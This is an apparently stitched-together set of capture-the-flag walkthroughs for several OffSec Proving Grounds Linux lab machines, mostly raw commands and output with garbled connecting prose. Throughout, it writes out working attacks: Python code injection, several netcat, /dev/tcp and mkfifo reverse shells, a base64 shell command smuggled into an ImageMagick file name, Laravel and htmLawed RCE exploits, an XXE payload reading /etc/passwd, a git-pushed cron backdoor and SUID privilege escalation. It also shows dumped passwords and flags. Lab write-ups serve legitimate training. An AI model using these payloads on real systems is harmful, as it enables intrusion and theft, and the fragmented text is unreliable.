80/tcp open http syn-ack Apache httpd 2.4.37 ((centos))
|_http-methods:
| Supported Methods: OPTIONS HEAD GET POST TRACE
|_ Potentially risky methods: TRACE
|_http-title: CentOS \xE6\x8F\x90\xE4\xBE\x9B\xE7\x9A\x84 Apache HTTP
\xE6\x9C\x8D\xE5\x8A\xA1\xE5\x99\xA8\xE6\xB5\x8B\xE8\xAF\x95\xE9\xA1\xB5
|_http-server-header: Apache/2.4.37 (centos)
139/tcp open netbios-ssn syn-ack Samba smbd 4.6.2
445/tcp open netbios-ssn syn-ack Samba smbd 4.6.2
18000/tcp open biimenu? syn-ack
|_fingerprint-strings:
50000/tcp open http syn-ack Werkzeug httpd 1.0.1 (Python 3.6.8)
|_http-server-header: Werkzeug/1.0.1 Python/3.6.8
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-methods:
|_ Supported Methods: OPTIONS GET HEAD
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
``` Check`http://192.168.172.117:50000/`

```

```

{/generate', 'verify'}
``` Check`http://192.168.172.117:50000/verify`

```

```

{'code'}
... ..

(kali㉿kali)-[~/pgplay]
└─$ curl -X post --data "code=2*2" http://192.168.172.117:50000/verify
4
``` osusereverseshell

```

```

(kali㉿kali)-[~/pgplay]
└─$ curl -X post --data "code=os" http://192.168.172.117:50000/verify
<module 'os' from '/usr/lib64/python3.6/os.py">

(kali㉿kali)-[~/pgplay]
└─$ curl -X post --data "code=os.system('nc 192.168.45.245 445 -e /bin/sh')" http://192.168.172.117:50000/verify

```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvp445
''' /home/cmeeksget local.txt
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
[cmeeks@hetemit ~]$ cat local.txt
c54923812f2101eab6ad34157cbe71ef
``` `linpeas.sh`
```

```
[cmeeks@hetemit tmp]$ wget 192.168.45.245/linpeas.sh
[cmeeks@hetemit tmp]$ chmod +x linpeas.sh
[cmeeks@hetemit tmp]$./linpeas.sh
```

[+] [CVE-2021-3156] sudo Baron Samedit

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: less probable

Tags: mint=19,ubuntu=18|20, debian=10

Download URL: <https://codeload.github.com/blasty/CVE-2021-3156/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: less probable

Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10

Download URL: <https://codeload.github.com/worawit/CVE-2021-3156/zip/main>

---

```
[cmeeks@hetemit tmp]$ wget 192.168.45.245/exploit_nss.py
[cmeeks@hetemit tmp]$ python3 exploit_nss.py
```

```
[root@hetemit root]# cat proof.txt
b5a29ac4a0ccf28c2359a6f34a928d7b
```

---

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.204.25 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.204.25:22
Open 192.168.204.25:80
Open 192.168.204.25:8082
Open 192.168.204.25:9999

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open http syn-ack nginx 1.18.0
8082/tcp open http syn-ack Barracuda Embedded Web Server
9999/tcp open ssl/http syn-ack Barracuda Embedded Web Server
`` Check 192.168.204.25:8082`googleSearch[edb-51550] (https://www.exploit-db.com/exploits/51550)
```

## 51550.py

```
82 r = s.post(f"http://{url}:8082/rtl/protected/wfslinks.lsp", data = data, verify = False) # switching to https cause its easier to script lolz
99 r = s.get(f"http://{url}:8082/fs")
126 r = s.post(f"http://{url}:8082/fs", files=files)
130 r = s.get(f"http://{url}:8082/rev.lsp")
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

(kali㉿kali)-[~/pgplay]
└─$ python3 51550.py -r 192.168.204.25 -rp 8082 -l 192.168.45.242 -p 9001

(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.45.242 LPORT=9005 -f elf > shell_9005

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9005

whoami
root
wget 192.168.45.242/shell_9005
chmod +x shell_9005
./shell_9005

python3 -c 'import pty; pty.spawn("/bin/bash")'
root@debian:/var/www/html#
``` /rootpathget proof.txt
```

```
root@debian:/root# cat proof.txt
f2c1ca0fee68f0087533d1b76fa6fe9c
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.208.125 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.208.125:8080
Open 192.168.208.125:12445
Open 192.168.208.125:18030
Open 192.168.208.125:43022

PORT      STATE SERVICE      REASON  VERSION
8080/tcp  open  http-proxy   syn-ack
|_ http-title: My Haikus
12445/tcp  open  netbios-ssn  syn-ack Samba smbd 4.6.2
18030/tcp  open  http         syn-ack Apache httpd 2.4.46 ((Unix))
|_ http-title: Whack A Mole!
|_ http-methods:
|_   Supported Methods: HEAD GET POST OPTIONS TRACE
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.46 (Unix)
43022/tcp  open  ssh          syn-ack OpenSSH 8.4 (protocol 2.0)
``` dirsearch, `/api/`
```

```
(kali㉿kali)-[~/pgplay]
└─$ dirsearch -u http://192.168.208.125:8080

[23:55:26] Starting:
[23:55:32] 400 - 435B - /.....\etc\passwd
[23:55:33] 400 - 435B - /a%5c.aspx
[23:55:39] 200 - 148B - /api/
[23:55:40] 404 - 141B - /article/admin
[23:55:46] 500 - 105B - /error
[23:55:46] 500 - 105B - /error/
``` http://192.168.208.125:8080/api/,/user/
```



```
[
  {
    "string": "/api/",
    "id": 13
  },
  {
    "string": "/article/",
    "id": 14
  },
  {
    "string": "/article/?",
    "id": 15
  },
  {
    "string": "/user/",
    "id": 16
  },
  {
    "string": "/user/?",
    "id": 17
  }
]
``` `http://192.168.208.125:8080/api/user/` to seeAdmin`dademola/ExplainSlowQuest110`
```json
[
  {
    "login": "rjackson",
    "password": "yYJcgYqszv4aGQ",
    "firstname": "Richard",
    "lastname": "Jackson",
    "description": "Editor",
    "id": 1
  },
  {
    "login": "jsanchez",
    "password": "d52cQlBzyNQycg",
    "firstname": "Jennifer",
    "lastname": "Sanchez",
    "description": "Editor",
    "id": 3
  },
  {
    "login": "dademola",
    "password": "ExplainSlowQuest110",
    "firstname": "Derik",
    "lastname": "Ademola",
    "description": "Admin",
    "id": 6
  },
  {
    "login": "jwinters",
    "password": "KTuGcSW6Zxwd0Q",
    "firstname": "Julie",
    "lastname": "Winters",
    "description": "Editor",
    "id": 7
  },
  {
    "login": "jvargas",
    "password": "OuQ96hcgIM5o9w",
    "firstname": "James",
    "lastname": "Vargas",
    "description": "Editor",
    "id": 10
  }
]
``` sshlogin,`/home/dademola`get local.txt
```

```
dademola@192.168.208.125's password: ExplainSlowQuest110
[dademola@hunit ~]$ cat local.txt
5f67518ad074d109304b28299a3a8d38
"" linpeas.sh,Click/etc/crontab.bak``/home/git/.ssh/id_rsa
```

```
[dademola@hunit tmp]$ cat /etc/crontab.bak
*/3 * * * * /root/git-server/backups.sh
*/2 * * * * /root/pull.sh
''' kaligit clone,backups.shpush,get chmod
get chmod
get chmod
get chmod
```

```

(kali㉿kali)-[~/pgplay]
└─$ chmod 600 id_rsa

(kali㉿kali)-[~/pgplay]
└─$ GIT_SSH_COMMAND='ssh -i id_rsa -p 43022' git clone git@192.168.208.125:/git-server

backups.sh
#!/bin/bash
#
#
Placeholder
#
/bin/sh -i >& /dev/tcp/192.168.45.165/18030 0>&1

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp18030

(kali㉿kali)-[~/pgplay/git-server]
└─$ chmod 777 backups.sh

(kali㉿kali)-[~/pgplay/git-server]
└─$ git add backups.sh

(kali㉿kali)-[~/pgplay/git-server]
└─$ git commit -m "backups.sh"

(kali㉿kali)-[~/pgplay/git-server]
└─$ GIT_SSH_COMMAND='ssh -i /home/kali/pgplay/id_rsa -p 43022' git push origin master
``` wait for reverse shell,/rootget proof.txt

```

```

sh-5.0# whoami
root

```

```

sh-5.0# cat proof.txt
a180c6f1dafdcee263aaf1cc409f28a1

```

tags: Offsec PG Practice Intermediate Linux # image

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.190.178 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.190.178:22
Open 192.168.190.178:80

PORT    STATE SERVICE REASON  VERSION
22/tcp  open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: ImageMagick Identifier
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` Firstuploadjpgcan get
```

File uploaded successfully.

Version: 6.9.6-4

``` googleget [CVE-2016-5118 \(https://github.com/ImageMagick/ImageMagick/issues/6339\)](https://github.com/ImageMagick/ImageMagick/issues/6339).pip,,base64

```
/bin/sh -i >& /dev/tcp/192.168.45.193/80 0>&1
-> L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjE5My84MCAwPiYx

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

## rename
cp capoo.jpg |capoo``echo L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjE5My84MCAwPiYx | base64 -d |
bash`.jpg
``` wait for reverse shell,`/var/www`get local.txt
```

www-data@image:/var/www\$ cat local.txt

aeb651cfbc99fab5e64c7b54e732383b

``` find binaries,Check [GTFOBins \(https://gtfobins.github.io/gtfobins/strace/#suid\)](https://gtfobins.github.io/gtfobins/strace/#suid),get proof.txt in /root

```
www-data@image:/tmp$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/strace
...

www-data@image:/tmp$ install -m =xs $(which strace) .
www-data@image:/tmp$ /usr/bin/strace -o /dev/null /bin/sh -p

# whoami
root
# cd /root
# ls
ImageMagick-7.1.0-16  email2.txt  proof.txt  snap
# cat proof.txt
e6a9940b5874cb833ed74c38a6ece442
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.176.38 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.176.38:22
Open 192.168.176.38:80

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp    open  http      syn-ack Apache httpd 2.4.56 ((Debian))
|_ http-title: W3.CSS Template
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-methods:
|_ Supported Methods: GET HEAD OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` buster
```

```
(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://192.168.176.38 -w /home/kali/SecLists/Discovery/Web-Content/common.txt
```

```
=====
/.git/logs/ (Status: 301) [Size: 319] [-> http://192.168.176.38/.git/logs]
/cgi-bin/ (Status: 301) [Size: 317] [-> http://192.168.176.38/cgi-bin]
/css (Status: 301) [Size: 314] [-> http://192.168.176.38/css]
/favicon.ico (Status: 200) [Size: 0]
/home (Status: 302) [Size: 354] [-> http://192.168.176.38/login]
/images (Status: 301) [Size: 317] [-> http://192.168.176.38/images/]
/index.php (Status: 200) [Size: 15138]
/javascript (Status: 301) [Size: 321] [-> http://192.168.176.38/javascript/]
/js (Status: 301) [Size: 313] [-> http://192.168.176.38/js]
/login (Status: 200) [Size: 4916]
/logout (Status: 405) [Size: 835]
/register (Status: 200) [Size: 4981]
/robots.txt (Status: 200) [Size: 24]
/web.config (Status: 200) [Size: 1194]
Progress: 4727 / 4727 (100.00%)
=====
Finished
=====
``` http://192.168.176.38/register,can
```

```
Name: admin
E-Mail Address: admin@gmail.com
Password: admin123
Confirm Password: admin123
``` logincan`Debug`enable`
```

APP\_DEBUG = [ENABLED]

``` Go to <http://192.168.176.38/.git/404> error,Laravel 8.4.0cangoogole exploit,use [CVE-2021-3129](https://github.com/joshuavanderpol/CVE-2021-3129?source=post_page-----12bfd272e9cf-----)  
(https://github.com/joshuavanderpol/CVE-2021-3129?source=post_page-----12bfd272e9cf-----)

```

(kali㉿kali)-[~/pgplay]
└─$ git clone https://github.com/joshuavanderpoll/CVE-2021-3129.git

(kali㉿kali)-[~/pgplay]
└─$ cd CVE-2021-3129

(kali㉿kali)-[~/pgplay/CVE-2021-3129]
└─$ pip3 install -r requirements.txt

(kali㉿kali)-[~/pgplay/CVE-2021-3129]
└─$ python3 CVE-2021-3129.py --host http://192.168.176.38

[?] Please enter a command to execute: execute whoami
[✓] Result:
www-data

[?] Do you want to try the next chain? [Y/N] : N
``` find80 portcanreverse

```

```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

```

```

(kali㉿kali)-[~/pgplay/CVE-2021-3129]
└─$ python3 CVE-2021-3129.py --host http://192.168.176.38

```

```

[?] Please enter a command to execute: execute rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.45.196 80 >/tmp/f
[✓] Generated 21 payloads.
[@] Trying chain laravel/rce1 [1/21]...
[@] Clearing logs...
[@] Causing error in logs...
[✓] Caused error in logs.
[@] Sending payloads...
[✓] Sent payload.
[@] Converting payload...
[✓] Converted payload.
[✓] Result:

[✓] Working chain found. You have now access to the 'patch' functionality.
[?] Do you want to try the next chain? [Y/N] : Y
[@] Trying chain laravel/rce2 [2/21]...
[@] Clearing logs...
[@] Causing error in logs...
[✓] Caused error in logs.
[@] Sending payloads...
[✓] Sent payload.
[@] Converting payload...
[✓] Converted payload.
``` ,/home/skunkget local.txt

```

```

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@debian:/$

www-data@debian:/home/skunk$ cat local.txt
ab3c86011cace338370c0df1b6671117
``` use`linpeas.sh`,`find`skunk`sudo

```

```

www-data@debian:/tmp$ wget 192.168.45.196:22/linpeas.sh
www-data@debian:/tmp$ chmod +x linpeas.sh
www-data@debian:/tmp$./linpeas.sh

```

```

...
===== All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m] gid=1(daemon[0m] groups=1(daemon[0m]
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=1001(skunk) gid=1001(skunk) groups=1001(skunk),27(sudo),33(www-data)
...
``` usepspyCheckcron,findUID=1001``artisan

```

```

www-data@debian:/tmp$ wget 192.168.45.196:22/pspy64
www-data@debian:/tmp$ chmod +x pspy64
www-data@debian:/tmp$ ./pspy64

...
2024/04/16 02:56:01 CMD: UID=1001 PID=17714 | /bin/sh -c /usr/bin/php /var/www/html/lavita/artisan
clear:pictures
2024/04/16 02:56:01 CMD: UID=1001 PID=17716 | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2024/04/16 02:56:01 CMD: UID=1001 PID=17717 | sh -c stty -a | grep columns
2024/04/16 02:56:01 CMD: UID=1001 PID=17718 | sh -c stty -a | grep columns
2024/04/16 02:56:01 CMD: UID=1001 PID=17719 | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2024/04/16 02:56:01 CMD: UID=1001 PID=17721 | sh -c stty -a | grep columns
...
``` `artisan` `shell.php`, obtain `shunk` `shellCheck` `sudo -l`

```

```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

```

```

www-data@debian:/var/www/html/lavita$ mv artisan artisan_1
www-data@debian:/var/www/html/lavita$ wget 192.168.45.196:22/shell.php
www-data@debian:/var/www/html/lavita$ mv shell.php artisan

```

```

skunk@debian:/$ sudo -l
Matching Defaults entries for skunk on debian:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

```

User skunk may run the following commands on debian:

(ALL : ALL) ALL

(root) NOPASSWD: /usr/bin/composer --working-dir=/var/www/html/lavita \*

``` Check [GTFOBins \(https://gtfobins.github.io/gtfobins/composer/#shell\)](https://gtfobins.github.io/gtfobins/composer/#shell), find, use www-data user use, get root, /root get proof.txt

```

skunk@debian:/$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >/var/www/html/lavita/composer.json
<3 1>&3 2>&3"}}' >/var/www/html/lavita/composer.json
bash: /var/www/html/lavita/composer.json: Permission denied

www-data@debian:/var/www/html/lavita$ cp composer.json composer.json.bak
cp composer.json composer.json.bak
www-data@debian:/var/www/html/lavita$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >composer.json
<:{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >composer.json

skunk@debian:/var/www/html/lavita$ sudo /usr/bin/composer --working-dir=/var/www/html/lavita run-script x
<ser --working-dir=/var/www/html/lavita run-script x
Do not run Composer as root/super user! See https://getcomposer.org/root for details
Continue as root/super user [yes]? yes
yes
> /bin/sh -i 0<&3 1>&3 2>&3
# whoami
whoami
root
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@debian:~# cat proof.txt
0fb5256f7cfa4e6716581faf5d2ea3e9

```

tags: Offsec PG Practice Intermediate Linux # law

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.182.190 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.182.190:22
Open 192.168.182.190:80

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http      syn-ack Apache httpd 2.4.56 ((Debian))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-title: htmLawed (1.2.5) test
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` Search[CVE-2022-35914] (https://github.com/cosad3s/CVE-2022-35914-poc/tree/main), [Refer to]
(https://mayfly277.github.io/posts/GLPI-htmLawed-CVE-2022-35914/)
```python
def exploit(url,cmd,user_agent,check,hook):
    uri = "/index.php"
    headers = {'User-Agent': user_agent}
    ``` get reverseshell,`/var/www`get local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001
```

```
(kali㉿kali)-[~/pgplay/CVE-2022-35914-poc]
└─$ python CVE-2022-35914.py -u http://192.168.182.190 -c "wget 192.168.45.229/shell_9001"
```

```
(kali㉿kali)-[~/pgplay/CVE-2022-35914-poc]
└─$ python CVE-2022-35914.py -u http://192.168.182.190 -c "chmod +x shell_9001; ./shell_9001"
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@law:/var/www$ cat local.txt
e783e3c215ebc338bb56b92255873cfa
``` /var/www`cleanup.sh,,wait for reverse shell,/rootget proof.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9002

www-data@law:/var/www$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.229 9002
>/tmp/f" >> cleanup.sh

# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@law:~# cat proof.txt
31981751138fa3f68b092fec218ca0f3
```


tags: Offsec PG Practice Easy Linux # Levram

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.204.24 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.204.24:22
Open 192.168.204.24:8000

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
8000/tcp  open  http-alt syn-ack WSGIServer/0.2 CPython/3.10.6
|_http-server-header: WSGIServer/0.2 CPython/3.10.6
``` google[edb-50640] (https://www.exploit-db.com/exploits/50640)
```

```
(kali㉿kali)-[~/pgplay]
└─$ python3 50640.py -t 192.168.204.24 -p 8000 -L 192.168.45.242 -P 443
```

```

 \ \ / / _ _ _ | \ \ _ _ _ / | | | | _ _ / (_) | |
 | | \ \ / / | _ _ _ _) | | | | | _ _ | | | _ \ \ _ _ _ \ \ /
 | | _ _ \ \ / / | | _ _ _ _ / \ \ / \ \ | _ _ | | | | \ \ / /
 _ | _ / | _ _ | | _ _ | _ _ _ | | | _ _ _ / _ / _ _ _ //
```

Exploit for CVE-2021-43857

For: Gerapy < 0.9.8

[ ] Resolving URL...

[ ] Logging in to application...

[ ] Login successful! Proceeding...

[ ] Getting the project list

Traceback (most recent call last):

File "/home/kali/pgplay/50640.py", line 130, in <module>

exp.exploitation()

File "/home/kali/pgplay/50640.py", line 76, in exploitation

name = dict3[0]['name']

~~~~~^

IndexError: list index out of range

``` findproject,admin/adminloginFirstproject Levram\_1.png get shell/home/appget local.txt

```
(kali㉿kali)-[~/pgplay]
└─$ python3 50640.py -t 192.168.204.24 -p 8000 -L 192.168.45.242 -P 9001

app@ubuntu:~/gerapy$ whoami
app
app@ubuntu:~$ cat local.txt
f0684bc0ec8d73a088b8ff6bd527267
``` use`linpeas.sh`
```

app@ubuntu:/tmp\$ wget 192.168.45.242/linpeas.sh

app@ubuntu:/tmp\$ chmod +x linpeas.sh

app@ubuntu:/tmp\$ ./linpeas.sh

...

==|| Parent process capabilities

CapInh: 0x0000000000000000=

CapPrm: 0x0000000000000000=

CapEff: 0x0000000000000000=

CapBnd:

0x000001fffffff=cap\_chown,cap\_dac\_override,cap\_dac\_read\_search,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap

CapAmb: 0x0000000000000000=

Files with capabilities (limited to 50):

/snap/core20/1518/usr/bin/ping cap\_net\_raw=ep

/snap/core20/1891/usr/bin/ping cap\_net\_raw=ep

/usr/lib/x86\_64-linux-gnu/gstreamer1.0/gst-ptp-helper cap\_net\_bind\_service,cap\_net\_admin=ep

/usr/bin/mtr-packet cap\_net\_raw=ep

/usr/bin/python3.10 cap\_setuid=ep

/usr/bin/ping cap\_net\_raw=ep

...

```
app@ubuntu:~/gerapy$ /usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/sh")'
root@ubuntu:/root# cat proof.txt
6437a1a7697d6847e3655ecd731f21ee
```

---

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.166.161 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.166.161:22
Open 192.168.166.161:25
Open 192.168.166.161:80
Open 192.168.166.161:111
Open 192.168.166.161:443
Open 192.168.166.161:908
Open 192.168.166.161:808
Open 192.168.166.161:8888

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
25/tcp open smtp syn-ack Exim smtpd
| smtp-commands: muddy Hello nmap.scanme.org [192.168.45.244], SIZE 52428800, 8BITMIME, PIPELINING,
CHUNKING, PRDR, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
80/tcp open http syn-ack Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Did not follow redirect to http://muddy.ugc/
111/tcp open rpcbind syn-ack 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
|_ 100000 3,4 111/udp6 rpcbind
443/tcp closed https conn-refused
808/tcp closed ccproxy-http conn-refused
908/tcp closed unknown conn-refused
8888/tcp open http syn-ack WSGIServer 0.1 (Python 2.7.16)
``` google[CVE-2019-1010268] (https://vk9-sec.com/xxe-ladon-framework-for-python-xml-external-entity-
expansion-cve-2019-1010268/) can get `/etc/passwd`,
```

```
(kali㉿kali)-[~/pgplay]
└─$ curl -s -X POST '\
```

```

-H Content-Type: text/xml; charset=UTF-8'
-H SOAPAction: "http://muddy.ugc:8888/muddy/soap11/checkout"
--data-binary <?xml version="1.0"?>
quote> <!DOCTYPE uid
quote> [<!ENTITY passwd SYSTEM "file:///etc/passwd">
quote> ]>
quote> <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
quote> xmlns:xsd="http://www.w3.org/2001/XMLSchema"
quote> xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
quote> xmlns:um="um:HelloService"><soapenv:Header/>
quote> <soapenv:Body>
quote> <um:checkout soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
quote> <uid xsi:type="xsd:string">&passwd;</uid>
quote> </um:checkout>
quote> </soapenv:Body>
quote> </soapenv:Envelope>'
'http://muddy.ugc:8888/muddy/soap11/checkout' | xmllint --format -
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns="um:muddy"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<SOAP-ENV:Body SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<ns:checkoutResponse>
<result>Serial number:
root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev
data:x:33:33:www-
data:/var/www:/usr/sbin/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologingnats:x:41:41:Gnats Bug-Reporting
System
(admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534:/nonexiste
timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologinsystemd-network:x:102:103:systemd
Network Management,,:/run/systemd:/usr/sbin/nologinsystemd-resolve:x:103:104:systemd
Resolver,,:/run/systemd:/usr/sbin/nologinmessagebus:x:104:110:/nonexistent:/usr/sbin/nologinsshd:x:105:65534:/run/ssh:/usr/sbi
coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologinmysql:x:106:112:MySQL
Server,,/nonexistent:/bin/falseian:x:1000:1000:/home/ian:/bin/shDebian-
exim:x:107:114:/var/spool/exim4:/usr/sbin/nologin_rpc:x:108:65534:/run/rpcbind:/usr/sbin/nologinstdatd:x:109:65534:/var/lib/nfs.
</ns:checkoutResponse>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
''' use /var/www/html/webdav/passwd.dav

```

```

(kali㉿kali)-[~/pgplay]
└─$ curl -s -X {{content}}#x27;POST' \
> -H {{content}}#x27;Content-Type: text/xml;charset=UTF-8' \
> -H {{content}}#x27;SOAPAction: \"http://muddy.ugc:8888/muddy/soap11/checkout\"' \
> --data-binary {{content}}#x27;<?xml version="1.0"?>
quote> <!DOCTYPE uid
quote> [<!ENTITY passwd SYSTEM "file:///var/www/html/webdav/passwd.dav">
quote> ]>
quote> <soapenv:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
quote> xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\"
quote> xmlns:soapenv=\"http://schemas.xmlsoap.org/soap/envelope/\"
quote> xmlns:urn=\"urn:HelloService\"><soapenv:Header/>
quote> <soapenv:Body>
quote> <urn:checkout soapenv:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">
quote> <uid xsi:type=\"xsd:string\">&passwd;</uid>
quote> </urn:checkout>
quote> </soapenv:Body>
quote> </soapenv:Envelope>' \
> 'http://muddy.ugc:8888/muddy/soap11/checkout' | xmllint --format -
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns="urn:muddy"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <SOAP-ENV:Body SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <ns:checkoutResponse>
      <result>Serial number: administrant:$apr1$GUG1OnCu$uiSLaAQojCm14lPMwISDi0</result>
    </ns:checkoutResponse>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
``` then use john`Serial number`

```

Serial number: administrant:\$apr1\$GUG1OnCu\$uiSLaAQojCm14lPMwISDi0

```

(kali㉿kali)-[~/pgplay]
└─$ john administrant --wordlist=/home/kali/rockyou.txt
sleepless(?)
``` hacktricks \(https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/put-method-webdav\) can log in webdav server, can
upload shell.php

```

```

(kali㉿kali)-[~/pgplay]
└─$ cadaver http://192.168.166.161/webdav
Authentication required for Restricted Content on server `192.168.166.161':
Username: administrant
Password: sleepless

dav:/webdav/> put shell.php
Uploading shell.php to `/webdav/shell.php':
Progress: [=====] 100.0% of 5493 bytes succeeded.
``` Open nc, Go to `http://muddy.ugc/webdav/shell.php`, wait for reverse shell, `/var/www` path get local.txt

```

```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@muddy:/$ whoami
www-data

www-data@muddy:/var/www$ cat local.txt
